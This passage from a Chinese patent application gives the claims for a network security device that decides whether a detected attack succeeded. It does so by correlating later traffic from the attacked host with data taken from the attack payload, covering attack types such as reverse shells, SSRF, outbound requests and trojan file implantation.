本说明书中的各个实施例均采用递进的方式描述，各个实施例之间相同相似的部分可互相参考，每个实施例重点说明的都是与其他实施例的不同之处。

在上述实施例中，可以全部或部分地通过软件、硬件、固件或者其任意组合来实现。当使用软件实现时，可以全部或部分地以计算机程序产品的形式实现。计算机程序产品包括一

个或多个计算机指令。在计算机上加载和执行计算机程序指令时，全部或部分地产生按照本申请实施例描述的流程或功能。计算机可以是通用计算机、专用计算机、计算机网络、或者其他可编程装置。计算机指令可以存储在计算机可读存储介质中，或者从一个计算机可读存储介质向另一个计算机可读存储介质传输，例如，计算机指令可以从一个网站站点、计算机、服务器或数据中心通过有线（例如同轴电缆、光纤、数字用户线（DSL））或无线（例如红外、无线、微波等）方式向另一个网站站点、计算机、服务器或数据中心进行传输。计算机可读存储介质可以是计算机能够存取的任何可用介质或者是包含一个或多个可用介质集成的服务器、数据中心等数据存储设备。可用介质可以是磁性介质，（例如，软盘、硬盘、磁带）、光介质（例如，DVD）、或者半导体介质（例如固态硬盘 Solid State Disk (SSD)）等。

以上实施例仅用以说明本申请的技术方案，而非对其限制；尽管参照前述实施例对本申请进行了详细的说明，本领域的普通技术人员应当理解：其依然可以对前述各实施例所记载的技术方案进行修改，或者对其中部分技术特征进行等同替换；而这些修改或者替换，并不使相应技术方案的本质脱离本申请各实施例技术方案的范围。

权 利 要 求 书

1.一种攻击成功识别方法，其特征在于，所述方法包括：

对第一数据流进行攻击检测；

若在所述第一数据流中检测到攻击事件，从所述第一数据流的载荷内容中提取攻击数据；
从所述第一数据流的报文头获得被攻击主机的标识；

获取第二数据流，所述第二数据流是所述第一数据流中的攻击事件发生之后传输的数据流；

根据所述攻击数据以及所述被攻击主机的标识，检测所述第二数据流与所述第一数据流是否满足关联条件；

如果所述第二数据流与所述第一数据流满足所述关联条件，确定所述攻击事件为执行成功的攻击事件。

2.根据权利要求 1 所述的方法，其特征在于，所述第二数据流与所述第一数据流的传输时间间隔小于或小于等于时间窗口。

3.根据权利要求 1 所述的方法，其特征在于，所述被攻击主机的标识是根据所述第一数据流响应方的目的地址信息确定的，所述被攻击主机位于局域网中，所述第一数据流是位于互联网中的攻击主机向所述被攻击主机发起的。

4.根据权利要求 1 所述的方法，其特征在于，所述攻击数据包括指定对象的标识。

5.根据权利要求 4 所述的方法，其特征在于，所述指定对象为指定主机，所述指定对象的标识为所述指定主机的地址；或者，

所述指定对象为所述被攻击主机上保存的指定文件，所述指定对象的标识为所述指定文件的标识；或者，

所述指定对象为指定资源，所述指定资源的标识为所述指定资源的定位符；或者，

所述指定对象为指定端口，所述指定对象的标识为所述指定端口的端口号。

6.根据权利要求 5 所述的方法，其特征在于，所述攻击事件包括反弹壳 shell 攻击，所述指定主机为反弹 shell 的控制端，所述攻击数据中指定主机的地址为反弹 shell 的控制端的地址，所述反弹 shell 攻击为所述被攻击主机向所述控制端发送请求从而发起的攻击。

7.根据权利要求 6 所述的方法，其特征在于，所述被攻击主机的标识包括所述被攻击主机的 IP 地址，所述第二数据流与所述第一数据流满足所述关联条件，包括：

所述第二数据流的发起方互联网协议 IP 地址包括所述被攻击主机的 IP 地址，且所述第二数据流的响应方的地址为所述反弹 shell 的控制端的地址。

8.根据权利要求 5 所述的方法，其特征在于，所述攻击事件包括外发请求攻击，所述攻击数据包括互联网中指定主机上资源的定位符，所述外发请求攻击为所述被攻击主机请求所述互联网中指定主机上资源从而发起的攻击。

9.根据权利要求 8 所述的方法，其特征在于，所述第二数据流与所述第一数据流满足所述关联条件，包括：

所述第二数据流的发起方的 IP 地址包括所述被攻击主机的 IP 地址，且所述第二数据流包括所述互联网中指定主机上资源的定位符，且所述第二数据流所基于的协议为所述第一数据流的载荷使用的协议。

10.根据权利要求 5 所述的方法，其特征在于，所述攻击事件包括服务器端请求伪造 SSRF 攻击，所述攻击数据包括局域网中指定主机上资源的定位符，所述 SSRF 攻击为所述被攻击主机请求所述局域网中指定主机上资源从而发起的攻击。

11.根据权利要求 10 所述的方法，其特征在于，所述被攻击主机的标识包括所述被攻击主机的 IP 地址，所述第二数据流与所述第一数据流满足所述关联条件，包括：

所述第二数据流的发起方 IP 地址包括所述被攻击主机的 IP 地址，且所述第二数据流包括所述局域网中指定主机上资源的定位符，且所述第二数据流所基于的协议为所述第一数据流的载荷使用的协议。

12.根据权利要求 5 所述的方法，其特征在于，所述攻击事件包括文件植入攻击，所述指定文件为木马文件，所述攻击数据中所述指定文件的标识为被攻击主机上所述木马文件的文件名，所述文件植入攻击为通过向所述被攻击主机植入木马文件而发起的攻击。

13.根据权利要求 12 所述的方法，其特征在于，所述被攻击主机的标识包括所述被攻击主机的 IP 地址，所述第二数据流与所述第一数据流满足所述关联条件，包括：

所述第二数据流的响应方地址包括所述被攻击主机的 IP 地址，且所述第二数据流包括针对所述木马文件的访问成功请求。

14.一种攻击成功识别装置，其特征在于，包括：检测单元、处理单元以及获取单元；

所述检测单元，用于对第一数据流进行攻击检测；

若所述检测单元在所述第一数据流中检测到攻击事件，所述处理单元，用于从所述第一数据流的载荷内容中提取攻击数据，以及从所述第一数据流的报文头获得被攻击主机的标识；

所述获取单元，用于获取第二数据流，所述第二数据流是所述第一数据流中的攻击事件发生之后传输的数据流；

所述处理单元，还用于根据所述攻击数据以及所述被攻击主机的标识，检测所述第二数据流与所述第一数据流是否满足关联条件，如果所述第二数据流与所述第一数据流满足所述关联条件，确定所述攻击事件为执行成功的攻击事件。

15.一种防护设备，其特征在于，包括存储器、网络接口和至少一个处理器；

所述存储器用于存储程序代码；

所述至少一个处理器，用于读取所述存储器中存储的程序代码后，执行以下操作：

对通过所述网络接口获取的第一数据流进行攻击检测；

若在所述第一数据流中检测到攻击事件，从所述第一数据流的载荷内容中提取攻击数据；

从所述第一数据流的报文头获得被攻击主机的标识；

通过所述网络接口获取第二数据流，所述第二数据流是所述第一数据流中的攻击事件发生之后传输的数据流；

根据所述攻击数据以及所述被攻击主机的标识，检测所述第二数据流与所述第一数据流是否满足关联条件；

如果所述第二数据流与所述第一数据流满足所述关联条件，确定所述攻击事件为执行成功的攻击事件。

16.根据权利要求 15 所述的防护设备，其特征在于，所述被攻击主机的标识是根据所述第一数据流响应方的目的地址信息确定的，所述被攻击主机位于局域网中，所述第一数据流是位于互联网中的攻击主机向所述被攻击主机发起的。

17.根据权利要求 15 所述的防护设备，其特征在于，所述攻击数据包括指定对象的标识，所述指定对象为指定主机，所述指定对象的标识为所述指定主机的地址；或者，

所述指定对象为所述被攻击主机上保存的指定文件，所述指定对象的标识为所述指定文件的标识；或者，

所述指定对象为指定资源，所述指定资源的标识为所述指定资源的定位符；或者，

所述指定对象为指定端口，所述指定对象的标识为所述指定端口的端口号。

18.根据权利要求 17 所述的防护设备，其特征在于，所述攻击事件包括反弹壳 shell 攻击，所述指定主机为反弹 shell 的控制端，所述攻击数据中指定主机的地址为反弹 shell 的控制端的地址，所述反弹 shell 攻击为所述被攻击主机向所述控制端发送请求从而发起的攻击。

19.根据权利要求 17 所述的防护设备，其特征在于，所述攻击事件包括外发请求攻击，所述攻击数据包括互联网中指定主机上资源的定位符，所述外发请求攻击为所述被攻击主机请求所述互联网中指定主机上资源从而发起的攻击。

20.根据权利要求 17 所述的防护设备，其特征在于，所述攻击事件包括服务器端请求伪造 SSRF 攻击，所述攻击数据包括局域网中指定主机上资源的定位符，所述 SSRF 攻击为所述被攻击主机请求所述局域网中指定主机上资源从而发起的攻击。

21.根据权利要求 17 所述的防护设备，其特征在于，所述攻击事件包括文件植入攻击，所述指定文件为木马文件，所述攻击数据中所述指定文件的标识为被攻击主机上所述木马文件的文件名，所述文件植入攻击为通过向所述被攻击主机植入木马文件而发起的攻击。

22.一种计算机程序产品，其特征在于，所述计算机程序产品包括一个或多个计算机程序指令，当所述计算机程序指令被计算机加载并运行时，使得所述计算机执行权利要求 1 至 13 中任意一项所述的攻击成功识别方法。

23.一种防护系统，其特征在于，包括存储器、网络接口和至少一个处理器；

所述存储器用于存储程序代码；

所述至少一个处理器，用于读取所述存储器中存储的程序代码后，执行以下操作：

对通过所述网络接口获取的第一数据流进行攻击检测；

若在所述第一数据流中检测到攻击事件，从所述第一数据流的载荷内容中提取攻击数据；

从所述第一数据流的报文头获得被攻击主机的标识；

通过所述网络接口获取第二数据流，所述第二数据流是所述第一数据流中的攻击事件发生之后传输的数据流；

根据所述攻击数据以及所述被攻击主机的标识，检测所述第二数据流与所述第一数据流是否满足关联条件；

如果所述第二数据流与所述第一数据流满足所述关联条件，确定所述攻击事件为执行成功的攻击事件。

24.一种计算机可读存储介质，其特征在于，所述存储介质中存储有至少一条指令，所述指令在计算机上运行时，使得计算机执行如权利要求 1 至 13 中任意一项所述的攻击成功识别方法。

1/8




图 1

2/8

200




图 2

3/8




图 3




图 4




图 5




图 6




图 7

